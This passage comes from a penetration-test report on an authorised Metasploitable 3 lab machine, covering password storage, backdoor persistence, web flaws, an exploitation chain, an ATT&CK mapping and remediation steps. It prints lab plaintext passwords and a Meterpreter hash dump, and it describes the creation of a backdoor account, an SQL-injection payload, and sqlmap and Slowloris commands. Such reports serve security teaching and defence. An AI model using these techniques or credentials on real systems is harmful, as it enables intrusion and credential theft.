10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(	anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my_kinda_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

Figure 51 — Evidence: All databases listed as root

**F-06 Plaintext Employee Passwords in Payroll Database [HIGH]**

CVSS Score	8.5
Affected System	payroll MySQL database — users table
Issue	All 15 employee passwords stored as cleartext strings — no hashing applied
Impact	Immediate credential use — no cracking required

Table 10 — F-06: Plaintext Payroll Passwords — Technical Detail

DESCRIPTION: The payroll database stores all employee passwords as plaintext. Any actor with database read access (achieved via SQLi or MySQL root access) obtains immediately usable credentials. Passwords such as `help_me_obiwan`, `nerf_herder`, and `mandalorian1` were recovered and are directly usable for account takeover or password spraying attacks against other systems.

F-07 MD5 Password Hashing — All 14 System Accounts [HIGH]

CVSS Score	7.5
Affected File	<code>/etc/shadow</code> — all accounts use <code>\$1\$</code> (MD5) prefix
Issue	MD5 is deprecated for password storage and easily cracked via GPU-accelerated attacks
Accounts	<code>vagrant</code> , <code>leia_organa</code> , <code>luke_skywalker</code> , <code>han_solo</code> , and 11 additional accounts

Table 11 — F-07: MD5 Password Hashing — Technical Detail

DESCRIPTION: All 14 system user accounts store passwords hashed with MD5 (`$1$` prefix in `/etc/shadow`). MD5 is not a suitable password hashing algorithm due to its speed modern GPU hardware can test billions of MD5 hashes per second. The extracted hashes would be cracked in minutes to hours against common wordlists using Hashcat or John the Ripper.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
```

Figure 53 — Evidence: /etc/shadow — all accounts use MD5 (\$1\$) hashing



```
meterpreter > run post/linux/gather/hashdump
[+] vagrant:$6$NABMNgxO$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWWI3la.
Y3/:900:900:vagrant,,,:/home/vagrant:/bin/bash
[+] leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:1111:100::/home/leia_organa:/bin/bash
[+] luke_skywalker:$1$7D550zb$Y/akb.UNrDS2w7nZVq.LL/:1112:100::/home/luke_skywalker:/bin/bash
[+] han_solo:$1$6jIF3qTC$7jEXfQsNENUWYe06cK7m1.:1113:100::/home/han_solo:/bin/bash
[+] artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtN7Dfv.:1114:100::/home/artoo_detoo:/bin/bash
[+] c_three_pio:$1$Lx7tKuo$xuM4AxkByTUD78BaJdYdG.:1115:100::/home/c_three_pio:/bin/bash
[+] ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtvhHJX1:1116:100::/home/ben_kenobi:/bin/bash
[+] darth_vader:$1$rLuMkr1R$YHumHRxhswnf07eTUUFHJ.:1117:100::/home/darth_vader:/bin/bash
[+] anakin_skywalker:$1$jlpeszLc$PW4IPiULTwISH5YaTlRaB0:1118:100::/home/anakin_skywalker:/bin/bash
[+] jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:1119:100::/home/jarjar_binks:/bin/bash
[+] lando_calrissian:$1$Af1ek3xT$NkC8jkJ30gMQWeW/6.ono0:1120:100::/home/lando_calrissian:/bin/bash
[+] boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:1121:100::/home/boba_fett:/bin/bash
[+] jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHYVAzjD/:1122:100::/home/jabba_hutt:/bin/bash
[+] greedo:$1$V0U.f3Tj$tsgBZJbBS4JwchRUW0a1:1123:100::/home/greedo:/bin/bash
[+] chewbacca:$1$.qt4t8zH$RdKbdufuqc7rYiDXSoQCI.:1124:100::/home/chewbacca:/bin/bash
[+] kylo_ren:$1$rpvxsssI$h0BC/qL92d0GgmD/uSELx.:1125:100::/home/kylo_ren:/bin/bash
[+] hacker123:$6$uBniu.p4$KWTb1gTLCvDT8iQN6C/.P67Ne27FGvLRnYt6o/B5sIs5Pb02wsfXoqxab.FMMQaOTccGJhznFI7p0FDL5
D7Bv1:1126:1126::/home/hacker123:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20260418052409_default_192.168.100.29_linux.hashes_3608
63.txt
```

Figure 54 — Evidence: All 14 password hashes extracted via Meterpreter hashdump

F-08 Backdoor Persistence — Unauthorised User Account Created [HIGH]

CVSS Score	7.2
Method	useradd executed as root — hacker123 (uid=1126, /bin/bash)
Purpose	Demonstrates persistent access surviving original vulnerability patch

Table 12 — F-08: Backdoor Persistence — Technical Detail



DESCRIPTION: A backdoor user account (hacker123) was created on the system using root privileges. The account was confirmed in `/etc/passwd` and appeared in the subsequent `hashdump`. A real attacker would use this account to maintain access after the initial vulnerability is patched, as standard remediation steps often do not include auditing all user accounts for unauthorised additions.

```
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

Figure 55 — Evidence: Backdoor user hacker123 created and confirmed in `/etc/passwd`

F-09 CSRF Vulnerabilities — payroll_app.php, Drupal, Chat [HIGH]

CVSS Score	7.1
CWE	CWE-352 — Cross-Site Request Forgery
Affected URLs	http://192.168.100.29/payroll_app.php /drupal/ /chat/
Detection	Nmap http-csrf NSE script

Table 13 — F-09: CSRF Vulnerabilities — Technical Detail

DESCRIPTION: None of the three web forms implement CSRF tokens, synchroniser patterns, or SameSite cookie attributes. An attacker can craft a malicious page that causes an authenticated user to unknowingly submit a request to any of these applications, potentially leading to account takeover, data exfiltration, or unauthorised transactions.

**F-10 DOM-Based XSS in phpMyAdmin [MEDIUM]**

CVSS Score	6.1
CWE	CWE-79 — Cross-Site Scripting
Affected File	/phpmyadmin/js/functions.js (eval() on user-controlled input)

Table 14 — F-10: DOM-Based XSS — Technical Detail

DESCRIPTION: phpMyAdmin's functions.js uses eval () to construct navigation URLs from user-controlled query parameters. An attacker can inject JavaScript that executes in the browser context of an authenticated phpMyAdmin user, enabling session cookie theft, keylogging, or forced actions.

F-11 Slowloris DoS — Apache 2.4.7 and Jetty 8.1.7 (CVE-2007-6750) [MEDIUM]

CVSS Score	5.8
CVE	CVE-2007-6750
Affected Services	Apache httpd 2.4.7 (port 80), Jetty 8.1.7 (port 8080)

Table 15 — F-11: Slowloris DoS — Technical Detail

DESCRIPTION: Both web servers are susceptible to Slowloris — a denial-of-service attack that exhausts server connection pools by holding many connections open with incomplete HTTP requests. An attacker with network access can render web services completely unavailable without any authentication.

F-12 SMB Null Session Authentication Allowed [MEDIUM]

CVSS Score	5.3
Service	Samba 4.3.11 on port 445
Data Exposed	Username chewbacca, share names, complete password policy

Table 16 — F-12: SMB Null Session — Technical Detail

DESCRIPTION: The Samba service accepts anonymous null session connections, allowing unauthenticated enumeration of user accounts, shares, and domain information. This intelligence was used to plan subsequent targeted attacks during this engagement.

F-13 Weak Password Policy — No Complexity, 5-Character Minimum [LOW]

CVSS Score	4.3
Source	Enum4linux via rpcclient — domain password policy
Policy	Min length: 5 Complexity: Disabled Lockout threshold: None

Table 17 — F-13: Weak Password Policy — Technical Detail




DESCRIPTION: The password policy allows trivially weak passwords and has no account lockout threshold. This means brute-force attacks will not trigger lockouts and weak passwords such as "pass1" meet policy requirements. The absence of lockout combined with exposed service authentication endpoints (SSH, FTP, SMB) creates a highly exploitable environment.

5. Impact Analysis

5.1 CIA Triad Analysis

Dimension	Impact Level	Evidence
Confidentiality	Critical	All employee credentials, salaries, password hashes, and system configs exfiltrated
Integrity	Critical	Root access allows modification of any file, database record, or system binary
Availability	High	Slowloris DoS on ports 80/8080; root access enables service disruption or deletion

Table 18 — CIA Triad Impact Analysis



Risk heat map — likelihood vs severity 1



5.2 Business Impact

- **Financial:** Exposure of salary data enables fraud; ransomware deployment possible from root access; regulatory fines for data breach notification failure.
- **Reputational:** Public disclosure of employee PII breach causes loss of customer and partner trust.
- **Operational:** Root-level attacker can shut down services, delete backups, or deploy ransomware — full business continuity risk.
- **Regulatory:** Exposure of payroll PII is a notifiable breach under GDPR (72-hour notification window). Failure to notify carries fines up to 4% of annual turnover.
- **Legal:** Compromised credentials may be used in downstream attacks against customers or partners, creating liability exposure.

5.3 Risk Rating and Prioritisation

Priority	Finding	Severity	Likelihood	Overall Risk
1	UnrealIRCd Backdoor (F-01)	Critical	Certain	CRITICAL
2	PwnKit Privilege Escalation (F-02)	Critical	Certain	CRITICAL
3	ProFTPD mod_copy RCE (F-03)	Critical	Certain	CRITICAL
4	SQL Injection — Payroll App (F-04)	Critical	Certain	CRITICAL
5	Plaintext DB Credentials (F-05)	Critical	Certain	CRITICAL
6	Plaintext Payroll Passwords (F-06)	High	Certain	HIGH
7	MD5 Password Hashing (F-07)	High	Likely	HIGH
8	Backdoor Persistence (F-08)	High	Certain	HIGH
9	CSRF Vulnerabilities (F-09)	High	Likely	HIGH
10	DOM-Based XSS (F-10)	Medium	Possible	MEDIUM
11	Slowloris DoS (F-11)	Medium	Likely	MEDIUM
12	SMB Null Session (F-12)	Medium	Certain	MEDIUM
13	Weak Password Policy (F-13)	Low	Certain	LOW

Table 19 — Risk Rating and Prioritisation



6. Attack Narrative — Full Exploitation Chain

The following narrative describes how a real-world attacker would chain the identified vulnerabilities to achieve complete system compromise from zero initial access. All steps were executed during this engagement.

Step	Phase	Action	Technique	Result
1	Recon	Network scan identifies 8 open ports and service versions	Nmap -sV -sC -p-	Full-service inventory
2	Enumeration	Null SMB session reveals user chewbacca and weak password policy	Enum4linux -a	User account intelligence
3	Enumeration	Netcat confirms ProFTPD 1.3.5 and UnreallRCd version strings	nc -nv port 21/6697	Exact version for CVE lookup
4	Enumeration	Vuln scan identifies SQLi, CSRF, XSS on web applications	Nmap --script vuln	Web attack surface mapped
5	Initial Access	UnreallRCd backdoor exploited — no credentials required	Metasploit CVE-2010-2075	Shell as boba_fett (uid=1121)
6	Privesc	PwnKit exploited from boba_fett session	Metasploit CVE-2021-4034	Root shell — uid=0
7	Credential Dump	/etc/shadow read — all 14 MD5 hashes extracted	cat /etc/shadow + hashdump	14 crackable hashes obtained
8	Credential Dump	Drupal config yields MySQL root password in plaintext	cat settings.php	DB root access confirmed
9	Data Exfil	MySQL accessed as root — all databases dumped	mysql CLI + socket	15 employee records stolen
10	Web Access	ProFTPD mod_copy delivers independent www-data shell	Metasploit CVE-2015-3306	2nd independent access path
11	Web Attack	SQL injection bypasses payroll auth, sqlmap dumps full DB	Manual SQLi + sqlmap	All payroll data exfiltrated
12	Persistence	Backdoor user hacker123 created as root	useradd + chpasswd	Permanent access established

Table 20 — Attack Narrative: Full Exploitation Chain



The complete attack chain from zero access to full root compromise, credential theft, and data exfiltration was achieved in a single uninterrupted session. Six distinct critical vulnerabilities contributed to the chain, each providing a redundant path to compromise. Remediation of any single finding would not have prevented total system compromise, underscoring the need for a comprehensive remediation programme.

7. MITRE ATT&CK Framework Mapping

The following table maps each finding and attack technique observed during this engagement to the corresponding MITRE ATT&CK framework tactic and technique identifiers. This mapping enables defenders to align detection and response capabilities with industry-standard threat intelligence and to prioritise defensive controls against the observed attack patterns.

ID	Finding	ATT&CK Tactic	Technique ID	Technique Name
F-01	UnrealIRCd Backdoor RCE (CVE-2010-2075)	Initial Access	T1190	Exploit Public-Facing Application
F-01	UnrealIRCd Backdoor RCE (CVE-2010-2075)	Execution	T1059.004	Unix Shell
F-02	PwnKit Privilege Escalation (CVE-2021-4034)	Privilege Escalation	T1068	Exploitation for Privilege Escalation
F-03	ProFTPD mod_copy RCE (CVE-2015-3306)	Initial Access	T1190	Exploit Public-Facing Application
F-03	ProFTPD mod_copy RCE (CVE-2015-3306)	Execution	T1505.003	Web Shell
F-04	Payroll App SQL Injection	Initial Access	T1190	Exploit Public-Facing Application
F-04	Payroll App SQL Injection	Credential Access	T1213	Data from Information Repositories
F-05	MySQL Plaintext Credentials in Config	Credential Access	T1552.001	Credentials in Files
F-06	Plaintext Passwords in Payroll DB	Credential Access	T1555	Credentials from Password Stores
F-07	MD5 Password Hashing (/etc/shadow)	Credential Access	T1110.002	Password Cracking
F-08	Backdoor Persistence Account	Persistence	T1136.001	Create Local Account
F-09	CSRF on Web Applications	Initial Access	T1189	Drive-by Compromise



ID	Finding	ATT&CK Tactic	Technique ID	Technique Name
F-10	DOM-Based XSS in phpMyAdmin	Execution	T1059.007	JavaScript
F-11	Slowloris DoS (CVE-2007-6750)	Impact	T1499.001	OS Exhaustion Flood
F-12	SMB Null Session	Discovery	T1135	Network Share Discovery
F-12	SMB Null Session	Reconnaissance	T1592	Gather Victim Host Information
F-13	Weak Password Policy	Credential Access	T1110.001	Password Guessing
Post	Credential Dumping (/etc/shadow)	Credential Access	T1003.008	/etc/passwd and /etc/shadow
Post	Hashdump via Meterpreter	Credential Access	T1003.001	LSASS Memory / OS Credential Dump
Post	Lateral DB access via recovered creds	Lateral Movement	T1078	Valid Accounts
Post	Data Exfiltration — Payroll Records	Exfiltration	T1005	Data from Local System

Table 21 — MITRE ATT&CK Framework Mapping

All technique IDs reference the MITRE ATT&CK Enterprise Matrix (<https://attack.mitre.org>). Defenders are encouraged to use this mapping to build and validate detection rules in SIEM and EDR platforms, and to align purple team exercises against the specific techniques demonstrated during this engagement.

8. Remediation Recommendations

This section provides structured, actionable remediation guidance for all 13 findings identified during the assessment. Recommendations are organised into four priority tiers based on exploitability, business impact, and remediation complexity. Given that full system compromise was achieved and all credentials are considered fully exposed, this remediation programme must begin immediately not at the next scheduled maintenance window. Each recommendation includes the specific steps required, the rationale for prioritisation, and a verification test to confirm the control is in place. Ownership for each item should be assigned to a named individual before this report leaves the room.



8.1 Critical Priority — Act Within 24 Hours

F-01 — Remove UnreallRCd Immediately

- Take the UnreallRCd service offline immediately. This version contains a deliberate, known backdoor and must not run in any environment.
- If IRC is required, replace with a fully patched, integrity-verified alternative (InspIRCd, ngIRCd). Verify package checksum against official source.
- Apply firewall rules restricting IRC port 6697 to known authorised IP ranges only.
- Audit all system logs for prior exploitation of this backdoor before patching.
- **Business Impact:** This is a deliberate, publicly known backdoor with a one-click Metasploit module. Any unauthenticated attacker on the network can obtain a shell in under 60 seconds. It was the entry point for root-level compromise in this engagement.
- **Verification:** Confirm port 6697 is closed or filtered: `nmap -p 6697 192.168.100.29`. Attempt the Metasploit exploit and confirm it fails. Review `auth.log` and `syslog` for any prior AB-prefixed IRC connections.

F-03 — Patch or Disable ProFTPD mod_copy

- Upgrade ProFTPD to version 1.3.5b+ which removes unauthenticated `mod_copy` access.
- As an interim measure, disable `mod_copy` in `proftpd.conf` and restart the service.
- Replace FTP with SFTP (already available on port 22) and disable ProFTPD entirely if no FTP requirement exists.
- **Business Impact:** Unauthenticated RCE via `mod_copy` provided a fully independent second path to system access without requiring any valid credentials. This means patching UnreallRCd alone would not have prevented compromise.
- **Verification:** Confirm port 21 is closed or `SITE CPFR/CPTO` commands are rejected: `nc -nv 192.168.100.29 21`, then issue `SITE CPFR /etc/passwd`. Confirm the Metasploit `proftpd_modcopy_exec` module fails with a connection refused error.

F-04 — Remediate SQL Injection in Payroll Application

- Take the payroll application offline until SQL injection is fully remediated.
- Rewrite all database queries using prepared statements with parameterised inputs.

```
// SECURE: parameterised query $stmt = $pdo->prepare("SELECT * FROM users WHERE  
username = ? AND password = ?"); $stmt->execute([$user, $pass]);
```

- Deploy a Web Application Firewall (e.g., ModSecurity) to detect and block injection attempts in transit.



- Conduct a full source code review of all web applications for additional injection vectors.
- **Business Impact:** SQL injection allowed authentication bypass with no credentials, full extraction of all 15 employee payroll records including salaries and plaintext passwords, and a basis for lateral movement via recovered credentials. Any employee or contractor who can reach port 80 could replicate this attack manually in minutes.
- **Verification:** Attempt login with payload ' OR '1'='1 in the username field and confirm authentication is denied. Run sqlmap -u "http://192.168.100.29/payroll_app.php" --forms -level=1 and confirm no injectable parameters are found.

F-05 — Remove Plaintext Credentials from Configuration Files

- Immediately rotate the MySQL root password and all database credentials.
- Replace the root database user in settings.php with a dedicated low-privilege application user (SELECT, INSERT, UPDATE, DELETE on the drupal database only).
- Move all configuration files containing credentials outside the web root, or use environment variables or a secrets management solution (HashiCorp Vault, AWS Secrets Manager).
- Restrict MySQL to localhost connections only and remove all wildcard host entries from mysql.user.
- **Business Impact:** A single web-readable file exposed full MySQL root credentials, giving any attacker who reads the web root unrestricted database access — including the ability to read, modify, or delete every database on the server. This was used to dump the payroll database in this engagement without needing any exploit.
- **Verification:** Confirm settings.php no longer contains a root database password: `grep -i "password" /var/www/html/drupal/sites/default/settings.php`. Confirm the previously exposed credentials no longer authenticate: `mysql -u root -p'[old_password]'` and verify access is denied. Confirm MySQL binds to 127.0.0.1 only: `netstat -tlnp | grep 3306`.

8.2 High Priority — Remediate Within 30 Days

F-02 — Apply PwnKit Patch (CVE-2021-4034)

- **Update the policykit-1 package immediately:** `sudo apt-get update && sudo apt-get install --only-upgrade policykit-1`
- **Interim mitigation:** remove SUID bit from pkexec: `sudo chmod 0755 /usr/bin/pkexec`
- Establish a formal patch management process: Critical CVEs within 7 days, High within 30 days.



- **Business Impact:** CVE-2021-4034 allowed immediate, guaranteed escalation from any low-privilege shell to root. It has been publicly known since January 2022 and affects every unpatched Linux system. In this engagement it was used to convert an unprivileged IRC shell into full root access within seconds.
- **Verification:** Confirm the patched version is installed: `dpkg -l policykit-1 | grep ii`. Confirm the Metasploit `cve_2021_4034_pwnkit_lpe_pkexec` module fails from a low-privilege session. If SUID removal was used as interim mitigation, confirm: `ls -la /usr/bin/pkexec` shows permissions 0755 (not 4755).

F-06 & F-07 — Eliminate Plaintext and Weak Password Storage

- **Migrate all payroll** passwords to bcrypt (cost factor 12+) or Argon2id. Never store passwords as plaintext.
- **Update /etc/login.defs** to use SHA-512 hashing: `set ENCRYPT_METHOD SHA512`
- Force a password reset for all 15 payroll accounts and all 14 system accounts — all credentials are fully compromised.
- **Business Impact:** All 14 system account hashes were extracted and are trivially crackable due to MD5. All 15 payroll passwords were stored in plaintext and are immediately usable for account takeover against any other service where employees reuse passwords. This is a full credential breach affecting every user on the system.
- **Verification:** Confirm /etc/shadow uses SHA-512 (lines begin with \$6\$): `sudo grep -v "^[^:]*:[!]*" /etc/shadow`. Confirm payroll database passwords are hashed (not plaintext): `SELECT username, password FROM employees LIMIT 5`; and verify hash format. Confirm all 29 accounts have received a forced password reset.

F-08 — Remove Backdoor Account and Audit All User Accounts

- **Delete the backdoor account immediately:** `sudo userdel -r hacker123`
- **Audit all accounts** in /etc/passwd and /etc/shadow against an authorised user list. Remove all unauthorised entries.
- Review sudo group memberships and /etc/sudoers for any unauthorised privilege escalation paths.
- **Business Impact:** The backdoor account (hacker123) was created with root privileges and confirmed in /etc/passwd. Patching the original vulnerabilities without removing this account leaves a permanent, credential-authenticated entry point on the system. This



demonstrates that vulnerability patching alone is insufficient — all post-compromise artefacts must be actively hunted and removed.

- **Verification:** Confirm the backdoor account is gone: `grep hacker123 /etc/passwd /etc/shadow` (should return no results). Cross-reference all current accounts in `/etc/passwd` against the authorised user register. Confirm no unexpected entries exist in the sudo group: `getent group sudo`.

F-09 — Implement CSRF Protection

- **Add per-session CSRF tokens to all state-changing web forms.** Validate server-side on every POST request.
- **Set SameSite=Strict** on all session cookies.
- Upgrade Drupal to the latest supported version which includes built-in CSRF protection.
- **Business Impact:** CSRF vulnerabilities on the payroll application allow an attacker to trick an authenticated administrator into submitting forged requests — for example, modifying salary records or adding unauthorised users — without any indication to the victim that an attack has occurred.
- **Verification:** Inspect the HTML source of `payroll_app.php` and confirm a unique, per-session CSRF token is present in all state-changing forms. Confirm session cookies include the `SameSite=Strict` attribute in browser developer tools. Run an automated CSRF scan using OWASP ZAP against all three applications.

8.3 Medium Priority — Remediate Within 60 Days

F-10 — Patch phpMyAdmin XSS

- Upgrade phpMyAdmin to the latest stable release.
- Restrict phpMyAdmin access to internal IP addresses via Apache configuration and add HTTP Basic Authentication.
- **Business Impact:** DOM-based XSS in phpMyAdmin allows script injection into the browser sessions of authenticated database administrators. A successful attack could steal session tokens, redirect to a credential-harvesting page, or exfiltrate database content without any server-side interaction.
- **Verification:** Confirm the updated phpMyAdmin version is running: check the version string in the phpMyAdmin footer or via the About page. Confirm phpMyAdmin is inaccessible from an external IP. Re-test the specific XSS payload identified during the assessment and confirm it no longer executes.



F-11 — Mitigate Slowloris DoS

- Configure Apache mod_reqtimeout: RequestReadTimeout header=20-40, MinRate=500
- Configure Jetty server-level connection timeout settings in jetty.xml.
- Deploy a reverse proxy (nginx, HAProxy) in front of both web servers with rate limiting and timeout enforcement.
- **Business Impact:** A Slowloris attack requires no authentication and can render the payroll application and Drupal completely unavailable with minimal network resources. Any threat actor — including a disgruntled insider — could take the web services offline for an extended period with a single script.
- **Verification:** Confirm Apache mod_reqtimeout is loaded: `apache2ctl -M | grep reqtimeout`. Re-run a Slowloris test (e.g., `slowloris.py -p 80 192.168.100.29`) with a 30-second window and confirm the server remains responsive throughout. Verify Jetty timeout settings are active in jetty.xml.

F-12 — Disable SMB Null Sessions

- Add restrict anonymous = 2 to the [global] section of /etc/samba/smb.conf and restart smbd.
- Enforce SMB signing: add server signing = mandatory to smb.conf.
- Firewall ports 139 and 445 to authorised hosts only.
- **Business Impact:** SMB null sessions allowed unauthenticated enumeration of all local user accounts, including the chewbacca account used to plan targeted attacks. While not directly exploited in the primary attack chain, this reconnaissance capability significantly reduced the time needed to identify valid credentials and targets.
- **Verification:** Confirm null sessions are rejected: `enum4linux -a 192.168.100.29` should return "session setup failed" or empty results. Confirm SMB signing is enforced: `nmap --script smb-security-mode 192.168.100.29` should show message_signing: required.

8.4 Low Priority — Remediate Within 90 Days

F-13 — Enforce Strong Password Policy

- **Install libpam-pwquality and configure:** minlen=12, dcredit=-1, ucredit=-1, lcredit=-1, ocredit=-1



- **Implement account lockout after 5 failed attempts:** auth required pam_faillock.so deny=5 unlock_time=1800
- Enforce **password history** of 12 previous passwords.
- Implement **multi-factor authentication** for all administrative accounts.
- **Business Impact:** The absence of a complexity requirement and account lockout policy means brute-force attacks against SSH, FTP, and SMB will never be throttled. Combined with the exposed credential lists from this engagement, a weak password policy represents an ongoing risk of re-compromise even after all other findings are remediated.
- **Verification:** Attempt to set a password shorter than 12 characters or without required character classes and confirm PAM rejects it. Attempt 6 consecutive failed SSH logins and confirm the account locks: pam_tally2 --user=testuser. Confirm MFA is active on all accounts in the administrative group.

8.5 Remediation Ownership and Sign-Off

Every finding in this report must be assigned to a named owner before remediation begins. Unassigned findings do not get fixed. The following requirements apply to the close-out process for this engagement:

- All Critical findings (F-01, F-03, F-04, F-05) must be confirmed remediated within 24 hours of this report being received. Evidence of remediation (screenshots or command output from the Verification steps above) must be retained.
- A retest must be conducted by a qualified tester not the team that performed the remediation before this report is considered closed. The retest must confirm that each Verification step produces the expected result and that no new vulnerabilities have been introduced by the remediation changes.
- Any finding that cannot be fully remediated within its SLA must have a documented exception approved by a senior stakeholder, a compensating control in place, and a revised remediation date. Exceptions must be reviewed monthly until the finding is closed.
- Given the confirmed full compromise, a follow-up penetration test against the remediated environment is strongly recommended within 60 days to validate that the overall security posture has materially improved and no residual attack paths remain.



9. Legal and Ethical Considerations

This penetration test was conducted in a controlled, authorised educational environment using Metasploitable 3, a virtual machine designed explicitly for penetration testing training. All activities were confined to the authorised target IP address.

Authorisation: All testing was performed within the scope of an assigned laboratory exercise. In real engagements, written authorisation from the system owner is mandatory before any testing begins.

- **Legal Framework:** Unauthorised computer access is a criminal offence under the CFAA (USA), Computer Misuse Act (UK), and equivalent laws globally.
- **Data Handling:** All extracted credentials and personal data are treated as confidential, stored securely, and will be destroyed upon engagement completion.
- **Do No Harm:** No destructive actions were taken. The backdoor user created for demonstration must be removed immediately.
